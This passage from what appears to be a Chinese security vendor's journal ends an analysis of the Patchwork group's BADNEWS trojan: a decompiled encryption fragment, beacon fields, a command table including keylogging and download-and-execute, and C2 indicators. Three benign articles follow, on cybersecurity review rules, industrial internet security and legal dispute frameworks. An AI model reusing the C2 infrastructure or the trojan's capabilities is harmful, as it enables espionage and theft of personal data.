vbuf = (char *)malloc(vpaddedlen + vrandnum);
vvbuf = vbuf;
if ( vbuf )
{
  memset(vbuf, vpaddedlen - vinbuflen, (vinbuflen & 0xFFFFFFF0) + 16);
  if ( vinbuflen )
    memmove_0(vvbuf, vinbuf, vinbuflen);
  aes_init_401010(&vroundkey, key);
  v13 = 0;
  v14 = 0;
  v15 = 0;
  v16 = 0;
  aes_encrypt_4032F7(&v13, &vroundkey, (int)vvbuf, vvbuf, (vinbuflen & 0xFFFFFFF0) + 16);
  srand_rand_40373C((int)&vvbuf[vpaddedlen], vvrandnum);
  if ( outlen )
    *outlen = retlen;
  vbuf = vvbuf;
}
return vbuf;
```

图 8 BADNEWS 木马中的冗余数据追加逻辑

由该特性，可以使用如图 9 所示逻辑获得该数据的解密内容：




图 9 BADNEWS 流量解密方法

解密后的字符串是由多个键值对组成的格式化数据，每个键与内容的对应关系为：

表 1 BADNEWS 流量内容的键值对应表

键	值
uuid	木马程序生成的 ID，记录在%TEMP\\%9PT568.dat 文件中
un	用户名
cn	计算机名
on	操作系统版本
lan	本机 IP 地址
nop	无
ver	固定字符串"1.0"

BADNEWS 木马向 CnC 发送上述 POST 请求后，CnC 将返回对应的指令字符串，控制 BADNEWS 木马的后续动作。

CnC 返回信息同样使用 aes 加密，加密逻辑同上文。

3.3.2 功能

通过解析 CnC 下发的指令字符串，BADNEWS 木马可以执行以下对应的功能：

表 2 BADNEWS 木马指令码功能对照表

指令码	功能
0	退出
8	上传%TEMP\\TPX498.dat（键盘记录文件）
23	上传%TEMP\\TPX499.dat（截图文件）
13	执行后续字符串中的 cmd 指令，并将运行结果保存为%TEMP\\AdbFle.tmp 并上传
4	上传%TEMP\\edg499.dat（对应文档类文件的列表）
5	上传后续字符串中指定的文件
33	下载后续字符串中指定的 url 中的文件并执行

上述功能中的上传路径为硬编码地址 104.143.36.19//e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//UYEfgEpXAOE.php。

该木马的键盘记录功能比较完善，其生成的 TPX498.dat 文件会保存包括时间和窗口名称的详细日志。




图 10 BADNEWS 木马生成的键盘记录日志文件

该功能结合钓鱼文档中的诱饵内容，可以实现对受害者个人信息的窃取。

4 . 组织归因

本次发现的鱼叉攻击事件出现了以下特征：

（1）钓鱼信息存在语病、错别字以及不符合中文表达习惯的措辞，推测是由非中文母语人士制作；

（2）恶意文档是一种特别的 rtf 形式的 CVE-2017-11882 漏洞利用文档，曾被 Patchwork 组织使用；

（3）恶意文档携带 BADNEWS 木马，是 Patchwork 组织的标志性木马程序。

由此，可以确认本次攻击事件是由印度 APT 组织 Patchwork 发起的。

5. 总结

本次发现的鱼叉攻击活动由 APT 组织 Patchwork 发起，其直接目标为窃取我国公民的个人信息。

本次攻击延续了 Patchwork 的惯用手法，通过伪造某些权威机构发布的登记表（本例中为中华人民共和国卫生健康委员会），并通过内置漏洞利用载荷的方式释放该组织自制的木马程序，进而通过木马的键盘记录器功能窃取用户输入的个人信息以及主机上的其他信息。一般认为，这种以个人信息为目标的间谍活动属于前期阶段鱼叉攻击活动的一种，通常具有较大的覆盖面。

随着近期克什米尔地区局势的变化，印度方面显著增强了对我国及巴基斯坦的网络攻势。本次攻击事件表明，印度 APT 组织已经启动了针对我国公民个人情报的大规模网络间谍活动。在接下来的时间里，我国公民尤其是军队、政府以及负责对印度事务的工作人员，应提高对未知来源的“登记表”式文档的警惕，避免个人信息的泄露和被利用。

6.IoC

f1f51717eb81e4df0632e20c8e455299

5c027b2cecd0a91246b9807e93057382

http[:]//104.143.36[.]19//e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDyot0NxyG.php

http[:]//104.143.36[.]19//e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//UYEfgEpXAOE.php

104.143.36[.]19

参考文献

[1] http://blog.nsfocus.net/apt-patchwork/.

解读《网络安全审查办法》及其对网络安全产业供给的影响

绿盟科技 战略规划部 林涛

摘要：2022 年 2 月 15 日，由国家互联网信息办公室等十三部门联合修订发布的《网络安全审查办法》（以下简称《办法》）正式施行。《办法》有哪些重点内容？其颁布实施将对网络安全产业发展有何指导意义？本文将从网络安全产业的视角加以学习分析。

关键词：网络安全审查办法 网络安全产业供给

1.《办法》演进回顾

三个演进阶段。原《办法》自 2020 年 6 月 1 日起施行；2021 年 7 月 10 日国家互联网信息办公室发布《办法》（修订稿）并公开征求社会意见；2022 年 1 月 4 日新《办法》正式公布。

两个修订背景。新《办法》的修订背景主要有两个。一是上位法规依据的发展变化，主要是自 2021 年 9 月 1 日起同时施行的《数据安全法》和《关键信息基础设施安全保护条例》；二是网络安全保护形势的重要变化，即因国内个别企业赴国外上市等引发社会各界对数据安全保护问题的普遍关注。

一条扩展主线。《办法》的核心立法目的在于保护关键信息基础设施供应链安全。与原版本相比，《办法》对于数据安全保护内容的强化，是其内容发展的另一条重要主线。体现在对特定“当事人”赴国外上市行为可能引发的数据安全风险做出审查制度安排。

2.《办法》内容分析

从法律属性来看，《办法》集实体法和程序法特点为一体，对网络安全审查涉及的审查主体、审查对象和内容、审查流程等做出了体系化的安排。其内容要点分析如下。

2.1 审查主体

《办法》明确了网络安全审查的监管机制，即包括领导机制、工作机制、执行机制在内“三位一体”的监管机制。

首先，在网络安全审查领导机制层面，明确“在中央网络安全和信息化委员会领导下”；其次，在网络安全审查工作机制层面，明确“国家互联网信息办公室会同中华人民共和国国家发展和改革委员会、中华人民共和国工业和信息化部、中华人民共和国公安部、中华人民共和国国家安全部、中华人民共和国财政部、中华人民共和国商务部、中国人民银行、国家市场监督管理总局、国家广播电视总局、中国证券监督管理委员会、国家保密局、国家密码管理局建立国家网络安全审查工作机制”；最后，在网络安全审查工作机制层面，明确“网络安全审查办公室设在国家互联网信息办公室，负责制定网络安全审查相关制度规范，组织网络安全审查”。

与征求意见稿相比，《办法》将中国证券监督管理委员会新增纳入网络安全审查工作机制，不仅呼应了国外上市数据安全保护之立法目的，更意在强化后续相关网络安全审查工作的专业性和权威性。

2.2 审查对象

《办法》对审查对象的规定，主要包括被审查者主体和被审查者行为两个方面。

首先，从被审查者主体方面看。《办法》将被审查者统称为“当事人”，包括两类主体。一是关键信息基础设施运营者，《办法》删除了征求意见稿对于运营者的定义（“是指经关键信息基础设施保护工作部门认定的运营者”），很大程度上是因为《关键信息基础设施安全保护条例》已经生效，且明确规定了关基的认定程序，此处从其规定即可，而不必再行明文。二是网络平台运营者，《办法》对于网络平台运营者的范围没有做出具体规定，但从《办法》第二条、第七条等内容看，应当包括但不限于“掌握超过 100 万用户个人信息的网络平台运营”，这只是网络平台运营者中的一类具体代表。

其次，从被审查者行为方面看。《办法》不仅明确了两类不同主体有不同的审查侧重点，也以专门条款明确列举了一般的审查对象范围。一是审查侧重点，对关基运营者侧重于审查“采购网络产品和服务”的行为；对于平台运营者则侧重于“数据处理活动”；二是审查对象范围，即《办法》第十条规定的 7 类重点风险因素，包括是否存在设施被控制破坏、业务连续性中断、供应中断、违反法规、重要核心数据信息出境、重要数据信息被外方控制利用等其他情形。

2.3 审查流程

《办法》明确规定了网络安全审查的两类审查程序，即一般审查程序和特别审查程序。

一是一般审查程序。从《办法》内容来看，一般审查程序应当是大多数网络安全审查案件适用的审查程序，包含审查发起、审查期限和审查实施三个要点。（1）在审查发起方面，一般审查程序的发起包括当事人“申报”发起（《办法》第五条、第七条）和审查工作机制成员单位“研判”发起（《办法》第十六条）两种情况。（2）在审查期限方面，一般审查程序通常需在启动审查后 60 个工作日内（在触发特别程序时，该期限将延长至 150 个工作日甚至更长）完成，包括：初步审查 30 个工作日内（或 45 个工作日内）、初步审查内部反馈意见（15 个工作日内）。（3）在审查实施方面，一般审查程序由网络安全审查办公室具体组织实施，并按审查相关制度规范，将审查结论通知当事人或将审查转入特别程序。

二是特别审查程序。《办法》充分考量审查结论的权威性、审慎性，在一般审查程序的基础上专设“特别审查程序”。“特别审查程序”在启动条件、审查期限、审查实施等方面，都体现了立法的谨慎性。

（1）启动条件：《办法》第十二条明确规定了“特别审查程序”的适用条件，即“网络安全审查工作机制成员单位、相关部门（对审查结论建议）意见不一致的，按照特别审查程序处理”。

（2）审查期限：对于特别审查程序的审查期限，也规定了较长的期限“90 个工作日内完成，情况复杂的可以延长”，且该期限不包含第十五条所规定的“提交补充材料的时间”。

（3）审查实施：《办法》明确了特别程序需遵循更严格的实施流程，包括听取意见、分析评估、提出结论建议、征求意见、报网信委批准、形成结论、通知当事人等七个环节（《办法》第十三条）。

3.《办法》对产业供给的影响分析

《办法》的正式发布，进一步明确了对关键信息基础设施供应链安全保护的相关要求，为网络安全产业的高质量发展指明了方向。

一是提升关键信息基础设施安全供给能力。网络安全产业在落实《办法》要求、支撑和保障关键信息基础设施供应链相关安全方面，可发挥制度参与、技术产品及方案提供、服务支撑三方面作用。（1）在关基供应链保护制度参与方面，网络安全企业和行业可以通过自身业务实践，参与和支持相关的制度标准，如“关键信息基础设施供应链安全要求”“关键信息基础设施安全检查评估要求”“关键信息基础设施安全保护技术要求”等。（2）在关基供应链保护产品和方案方面，强化关基安全相关技术研发和产品研制，如“关键信息基础设施安全风险感知和识别”“关键信息基础设施系统漏洞检测”“关键信息基础设施网络威胁溯源和取证”等。（3）在关基供应链保护服务支撑方面，强化试点和服务运营等能力全面服务关基保护相关工作，包括“关键信息基础设施安全应急演练”“关键信息基础设施安全培训”“关键信息基础设施安全一体化运营服务”等。

二是提升数据安全防护供给能力。网络安全产业在落实《办法》相关要求、支撑和保障数据安全方面，也可发挥至少三方面作用。（1）在参与和支撑相关数据安全制度完善方面，企业和行业可重点围绕“数据出境安全评估”“重要网络安全服务产品和服务目录”“数据安全审查办法”等方向，加强探索并积累实践案例。（2）在相关数据安全产品和方案方面，重点开展“数据分类分级管理”“敏感数据识别”“数据安全风险评估”“数据安全审计”等技术产品方案研发。（3）在有关数据安全服务支撑方面，强化“数据安全应急”“重要数据灾备与恢复”“数据溯源取证”服务支撑能力和队伍建设等。

《办法》的发布不仅在管理方面优化和完善了我国网络安全审查制度的基本设计，更为网络安全产业的发展明确了方向。绿盟科技将继续秉承“专攻术业，成就所托”的宗旨，继续深耕网络安全，务实创新、稳步前行，为我国网络安全审查制度的完善和关键信息基础设施保护工作的发展，持续贡献绵薄之力。

工业互联网安全发展趋势

绿盟科技 解决方案中心 马跃强

摘要：随着工业数字化进程的不断加快，工业生产网络逐渐与办公网、互联网以及第三方网络互联互通，原本封闭可信的工业生产环境被打破，面临病毒、木马、黑客、敌对势力等的威胁。同时，在工业互联网的迅猛发展下，针对工业互联网的攻击日益猖狂、多样复杂，再加上工业互联网安全有着连接范围广、防护对象多、事件危害重等特点，其安全发展趋势也呈现出不同的特点。本文简单介绍了若干工业互联网安全的发展趋势，抛砖引玉，供读者思考。

关键词：工业互联网安全 安全防护 监测预警

随着工业互联网战略地位的不断提升，海量工业设备、软件、应用等逐渐上云泛在互联，工业互联网面临的威胁日益猖狂，攻击手段多样复杂[1]。再加上工业互联网安全有着连接范围广、防护对象多、事件危害重等特点，其安全发展趋势呈现出如下特点：

1.工业控制系统自身安全极为迫切，但补偿式安全防御需长期存在

我国工业控制系统的关键组件，如控制设备（DCS、PLC 等）、HMI、工业交换机、工业应用、工业数据库等产品，主要依靠国外进口[2]。再加上工业控制系统早期在开发设计时，主要考虑实时性、稳定性，未考虑安全性。控制设备、编程软件、组态软件以及工业协议等普遍缺少身份认证、授权、加密等安全机制，这些不足将给我国工业生产、社会、国家安全带来巨大的安全隐患。

但是，更新替换这些不安全的控制设备、软件、协议、工控机、服务器等产品显然有些不现实，短时间内无法完成，还有很长的路要走，补偿式的安全防御将长期存在[3]。

2.新一代信息技术与制造技术交叉融合，安全防护技术必然走向智能化

在物联网、云计算、大数据、5G 等新一代信息技术与先进制造业深度融合的发展趋势下，工业控制网络逐渐与办公网、互联网以及第三方网络互联互通，工业控制网络由封闭走向开放，控制范围从局部扩展至全局，应用上移，数据跨网流动，这将导致信息安全与生产安全问题交织在一起，如果发生安全事件将危害更大、更深，范围更广。再加上工业互联网具有低时延、高可靠、强精准、广覆盖等特点，高误报率的传统安全产品显然不能适应新的安全需求，需要利用 AI 智能技术、大数据分析技术、工业协议 DPI 技术、机器自学习、白名单建模技术等对安全产品进行更新换代，才能满足工业互联网发展的安全需求。

3. 工业主机仍是被作为入侵的第一首选目标

综观国内外，针对工业控制系统入侵的安全事件来看，当下工业主机（操作员站、工程师站、HMI、OPC 接口机、历史服务器等）仍是被作为入侵的首选目标[4]，然后把工业主机作为跳板机，再对控制设备、生产设备、工艺等进行入侵。分析其原因主要有两点：一是入侵工业主机在技术和成本上比直接入侵控制设备和生产设备更加容易，成本更低；二是工业主机的安全漏洞更多，更容易被利用。

4. 监测审计类安全设备，更容易被工业用户接受

由于工业控制系统的特殊性，对实时性、稳定性、可用性有着极高的要求，工业用户一般不敢轻易变动工业控制系统，对一些桥接部署类的设备，如防火墙、网闸等以及一些侵入式的部署软件，如主机防护软件、统一身份认证等防护类的产品具有一定的抵触心理。相反，部署对生产业务无影响非阻断类的安全产品，如工业网络监测审计、工业入侵检测、日志审计、堡垒机、工业监测预警、态势感知等监测审计类产品受到大部分工业用户的接受和认可。

5. 抵御未知威胁成为安全防护的难点

新基建战略加速推进了工业数字化转型，针对工业互联网的入侵手段也在不断升级演变，呈现出 APT 2.0 的攻击态势[5]。黑客、敌对势力、国家对抗等已经开始对工业生产环境进行长期潜伏和渗透，并在关键时刻利用工业控制系统的 0 day 漏洞、后门发起破坏入侵。目前，抵御这些威胁还存在一定的难度，我们需要不断探索新技术，并完善、优化工业协议深度解析、机器自学习、白名单、零信任等技术在工业领域的落地应用。

6. 工业互联网平台成为安全防护的重点

工业互联网平台作为工业互联网三大体系之一，一方面，是面向制造业数字化、网络化、智能化需求，基于海量数据采集、汇聚和分析构建的服务平台，是支持制造资源泛在连接、弹性供给、高效协同的载体，是连接生产与创新应用的枢纽。另一方面，工业互联网平台聚集了海量的工业数据，这些数据存在潜在的挖掘价值，对提升生产效率、降低生产成本、改变生产方式、重构商业模式有着非常重要的商业价值，工业互联网平台的重要性不言而喻，其安全防护备受关注，是工业互联网安全防护的重点。

7. 工业互联网数据成为安全防护的热点

根据工业数据分类分级指南，可以将工业数据分成研发数据域（研发设计数据、开发测试数据等）、生产数据域（控制信息、工况状态、工艺参数、系统日志等）、运维数据域（物流数据、产品售后服务数据等）、管理数据域（系统设备资产信息、客户与产品信息、产品供应链数据、业务统计数据等）、外部数据域（与其他主体共享的数据等）5 大类。根据不同类别工业数据遭篡改、破坏、泄露或非法利用后，可能对工业生产、经济效益等带来的潜在影响，可以将工业数据分为一级、二级、三级 3 个级别。

随着工业互联网的发展，这些不同类别、不同等级的工业数据将出现跨系统、跨组织、跨地域的流动、传输、交换、分析、应用、存储，这些数据具有潜在的分析价值，对工业经济、国计民生、国防军工、国家安全起着至关重要的作用。

《数据安全法》的正式颁布实施和数据分类分级保护制度的有序推进，对工业数据的分类分级、传输加密、存储保护、流动监控、安全审计、用户隐私保护以及数据出境等提出了更高的要求。但是，要实现对工业数据地有效防护，传统数据防护技术还存在一定的局限性，探索基于隐私证书或无证书的 SM9、CPK 加密算法以及区块链、同态加密等技术在工业领域的应用，是今后工业互联网安全防护的热点。

总之，随着工业互联网的迅速发展，工业生产环境中越来越多的智能设备、软件、系统与互联网连接，其安全威胁日益增长，再加上工业互联网安全自身的独特性，形成了与 IT 信息系统不一样的安全需求、特点和发展趋势。

参考文献

[1]《工业互联网体现架构》（版本 2.0），工业互联网产业联盟。

[2]《工业互联网平台安全白皮书（2020）》，国家工业信息安全发展研究中心。

[3]《工业互联网安全架构白皮书（V1.0）》，北京六方云科技有限公司。

[4]《2020 年工业信息安全态势报告》，国家工业信息安全发展研究中心。

[5] 凶险异常的 APT2.0 时代 你的内网需要一名“安全侦探”。

法律分类与位阶、司法行政主体和争议解决框架

绿盟科技 行业技术中心 张睿 张智南

摘要：随着网络安全相关法律法规的不断体系化，企业在合规建设中必须熟悉解决不同争议的司法途径。本文首先介绍了法律的分类与效力位阶，以网络安全领域法律法规为例，阐述法律分类与位阶的概念。然后针对法律适用的相关行政与司法主体开展论述，协助企业理解国家相关职能机构角色。最后基于法律与实施主体的铺垫，提出企业争议解决的一般框架。通过结合最新司法裁判案例，明确企业在面临各类争议时，可以利用的各类渠道，提出企业争议解决的一般思路。

关键词：法律分类 效力位阶 司法主体 争议解决框架

随着我国网络安全领域各类法律、法规地不断发布，网络安全合规建设与保障体系不断完善。与此同时，网络安全行业合规咨询业务与法律、审计行业的传统合规业务持续融合。面对卷帙浩繁的法律法规，以及众多司法与行政主体，企业针对网络安全合规建设不能单纯依托传统安全集成、运维、开发团队。而面对新技术地持续发展和网络安全地不断集成整合，也已然不能单独依赖传统法务与审计部门形成有效的解决方案。

理解网络安全领域法律的分类与位阶，了解相关司法行政主体于案件过程中的角色，对于企业提升刑事、民事案件的应对能力与响应水准至关重要。同时，基于争议性质分类，企业必须拥有一般解决框架，除应用于合规建设，保障企业应诉举证能力外，还应持续提升各类利益相关方的合作水平。

本文第一章讲述了法律的分类与效力与位阶；第二章说明了相关司法流程在适用法律过程时涉及的司法与行政主体；第三章给出了基于不同争议企业维护自身权益的解决框架；最后对网络安全合规建设的重要性与综合思路进行了总结和展望。

1. 法律分类与效力位阶

法律分类可以基于不同标准，基于法的创立和表现形式，分为成文法和不成文法；基于调整内容，分为实体法和程序法；基于法律效力范围，分为特殊法和一般法；基于法律效力位阶，分为上位法和下位法；基于保护的利益主体，还可划分为公法和私法。

基于法的部门划分，根据 2011 年全国人大发布的中国特色社会主义法律体系文件，明确了我国以宪法为统帅，法律为主干，行政法规、地方性法规为重要组成部分，由宪法相关法、民法商法、行政法、经济法、社会法、刑法、诉讼与非诉讼程序法等多个法律部门组成有机统一整体 [1]，在网络安全领域与相关法律的适用上，更加侧重这种部门法划分方式。

法律效力位阶，是指每一部规范性法律文本在法律体系中的纵向等级。根据法律效力位阶的划分，可以分为上位法、下位法和同位法。根据《中华人民共和国立法法》第八十七条、第八十八条、第八十九条规定，宪法具有最高法律效力，其次是民法、刑法、行政法等全国人大审议通过的法律，再者是国务院制定颁布的行政法规，最后是各部委制定颁布的部门规章、地方制定颁布的地方性法规、规章。法律效力位阶受颁布规范性文件的机关级别影响，而法律效力位阶的意义旨在解决法律法规实施及援引冲突，适用上位法优于下位法、特别法优于一般法的原则，相关法律的效力位阶如图 1 所示。




图 1 网络安全领域法律效力位阶

当前与网络安全领域相关，已经颁布的法律主要有《网络安全法》《数据安全法》《个人信息保护法》《密码法》等多部法律，属于实体法、特别法，各法律效力位阶相同；与之配套的一般法包含《刑法》《民法》，以及用于支持实体法实现司法流程化应用的一系列诉讼与非诉讼程序法。网络安全相关行政法规主要有《计算机信息系统安全保护条例》及《关键信息基础设施安全保护条例》，效力位阶低于法律，但高于部门规章及地方性法规、规章。

2. 司法行政主体

根据法律的生成与实施不同阶段所涉及的司法与行政主体，首先可以基于部门隶属，围绕立法、执法、司法、监督职能部门进行划分，如图 2 所示。




图 2 司法行政主体隶属关系

根据《中华人民共和国立法法》第七条，全国人民代表大会和全国人民代表大会常务委员会行使国家立法权。且明确了包含国家主权、各级人大、政府产生等十一项职能只能通过立法完成。对于尚未制定法律的，全国人民代表大会及其常务委员会可以授权国务院根据实际需要，对其中的部分事项先制定行政法规，但是有关犯罪和刑罚、对公民政治权利的剥夺和限制人身自由的强制措施

和处罚、司法制度等事项除外。

政府下属行政机关，如公安部、司法部、国家安全部，以及党群机关下属监察委员会，属于执法机关，而检察院与法院属于司法机关。其中公安部负责各类犯罪案件的立案侦查、口岸边防等工作，相对职能最为广泛；司法部负责全国监狱、戒毒场所、公证机构、律师管理工作；政法委负责宏观指导协调审判机关、检察机关、公安机关、国家安全机关、司法行政机关等部门开展工作。

另外，根据刑事案件部门流转程序，可以切分为立案、侦查、起诉、审判、执行五个环节，职能结构切分上总体呈现为哑铃状，其中检察院具有独立公诉权，所有案件于侦查结束后均需移交检察院提起公诉；法院具有独立审判权，只有法院能够作为案件最后审判机关，任何机构不得干预司法，相关流转关系如图 3 所示。




图 3 案件部门流转程序

刑事案件司法流程中立案、侦察权分布的部门较为广泛，公安部、国家安全部、检察院、监察委员会均涉及，且各自分管不同领域的刑事案件。经过立案、侦查，案件移送经检察院审查提起公诉，后经法院审判并生效的案件，进入执行环节。财产执行由法院执行局完成，对于不动产，异地法院可协助执行；而涉及人身自由的执行根据强制执行措施的类型和期限由不同部门负责，且相关人员于各部门羁押有严格时间限制。如拘役和短期看守所羁押一般由各地公安部门负责；有期、无期徒刑由监狱负责，监狱受各地监狱管理局分管，然后由司法部统管；死刑经最高人民法院院长签发执行死刑令，由一审中级人民法院执行。

民事诉讼案件、行政诉讼案件乃至公诉转自诉案件流程较刑事案件更为简单，往往不涉及公安机关、检察机关立案侦查，除部分案件需要公安机关与检察机关提供案件资料移交、案卷调阅等工作支持外，一般均由当事人向法院提起诉讼或基于事先约定向仲裁机构申请仲裁。

3. 争议解决框架

根据争议类型，实际企业于网络安全合规建设过程中，因牵涉相关事件的类型及重大程度不同等多种因素，需要综合判断。本章不展开讨论企业以从事违法活动为目的设立或主动开展违法业务这一特殊情形，只针对一般合法设立的企业面对网络安全争议的解决框架。但国家当前打击网络犯罪，尤其是以非法目的进行公司经营的力度不断加大，违法犯罪的惩治措施日益严格，同时从事网络安全犯罪调查取证的司法人员团队也日益专业。

以北京市近期宣判的一起非法数据获取并牟利案例为例，被告公司组建爬虫技术团队，在未取得求职者和平台直接授权的情况下，秘密爬取 2.1 亿条招聘平台求职者的简历数据，通过对数据

进行重整从事非法牟利活动。海淀区检察院科技犯罪检察团队适时提前介入案件，配合公安机关相关取证工作。后此案于 2022 年 2 月 8 日，经北京市第一中级人民法院裁定维持原判，案件一审判决生效，被告单位被判处罚金人民币 4000 万元，被告人王某某被判处有期徒刑七年，罚金人民币 1000 万元，其他被告人均被判处相应刑罚。本案对被告单位判处的罚金数额、对被告人判处的刑期和罚金数额，均系近年来全国同类案件判罚最重案例 [2]。

针对一般合法经营的企业，根据网络安全争议触发原因，可以分为违法行为、行政强制措施或行政处罚、民事争端三大类，相关分类如图 4 所示。违法行为基于是否触犯刑法，可以单独划分为刑事领域及其他领域，刑事领域下包括企业遭受外部攻击或企业内部员工违法，经公安立案侦查移送检察院提起公诉，企业在两种情形下，前者积极举证，以求尽速挽回损失，后者提供尽职调查及内部合规约束证据，以求降低企业责任和所担罚额。

行政领域较刑事领域不同，刑事领域一般检察院充当公诉人，企业不具有原告资格，而行政领域往往基于既定违规事实，监管部门直接对企业下发行政处罚或执行行政强制措施，企业针对相关内容需要主动响应如发起行政诉讼，提交合规和履责证据以求降低惩罚或免罚。与此同时，企业对于已经查证属实的网络安全事件承担责任，经监管部门催告拒不履行网络安全义务，情形严重的可能触犯刑法第二百八十六条，升级为刑事案件。另外，行政处罚升级为刑事案件后，原单位会对案件进行移交，且遵循“一事不二罚”的原则，即不会于行政处罚结束后，再次于同一案件中刑事程序重复执行财产罚。

图 4 争议触发原因及企业司法责任

对于民商事领域，排除侵犯知识产权类案件，网络安全领域企业充当原告对自然人或其他法人提起诉讼的一般以数据或应用越权使用、操作为主，而以自然人发起对企业法人的民事诉讼较少，因自然人针对企业侵权取证难度大，当前还在不断探索中。但当前刑事附带民事的审判案件已经出现，以新疆博尔塔拉蒙古自治州博乐市人民法院针对公民个人信息刑事附带民事公益诉讼案件为例，2022 年 1 月 26 日法院经审理分别对三名被告人判处相应刑罚，除退缴违法所得外，被告人还需在新闻媒体对侵犯公民个人信息的行为公开道歉，并按照非法获利所得赔偿损失 [3]。

针对如上不同领域争议，对企业自身，为降低各领域被诉风险，加强网络安全建设是必经之路，是对内查证舞弊、越权、违法操作的根本，也是对外应诉或发起诉讼后进行举证的基础，相关应对措施如图 5 所示。除加强网络安全建设、提升网络安全顶

层治理水平等传统措施外，企业还应该寻求多元的争端解决途径，如诉讼、仲裁、行政复议、危机公关，乃至申请国家赔偿。针对法院执行错误或违法执行，最高人民法院于 2022 年 2 月 8 日发布了《最高人民法院关于审理涉执行司法赔偿案件适用法律若干问题的解释》，规定了法院在执行判决、裁定及其他生效法律文书过程中，错误采取财产强制措施，侵犯公民、法人和其他组织合法权益并造成损害的，受害人可依法申请司法赔偿 [4]。




图 5 争议触发原因及企业应对框架

4. 总结与展望

网络安全合规建设过程中，除了需要不断完善网络安全建设水平，提升企业网络安全自身人员能力外，企业还需积极维护各利益相关方关系，如加强与政府监管部门、安全应急处置部门、网络安全厂商、新闻传播部门、互联网平台等机构的合作，以期通过综合各方实力降低合规风险。随着我国网络安全法律法规体系不断建设完善，企业积极学习和建立分领域争议处置流程，对于降低企业综合风险，提升综合网络安全合规建设水平至关重要。

参考文献

[1]《中国特色社会主义法律体系》，全国人大网，http://www.npc.gov.cn/zgrdw/npc/xinwen/2011-10/28/content_1677848.htm.

[2]《以案释法 - 科技公司利用爬虫技术窃取 2.1 亿条简历数据，海淀区检察院成功起诉，保护公民个人信息》，海淀区检察院官网，https://mp.weixin.qq.com/s/cVJ53U1RTM7vFZrau81l5Q.

[3]《新疆首例侵犯个人信息公益诉讼案宣判》，中国法院网，https://www.chinacourt.org/article/detail/2022/02/id/6521392.shtml.

[4]《最高人民法院关于审理涉执行司法赔偿案件适用法律若干问题的解释》，最高人民法院官网，https://www.court.gov.cn/fabu-xiangqing-345161.html.

绿盟科技实验室年度研究巨献

十大安全报告重磅发布

扫描二维码
回复关键词“2021报告”
即可获取绿盟科技2021年报告合集

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、金融、运营商、能源、交通、科教文卫等行业用户和各类型企业用户，
提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的后面，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技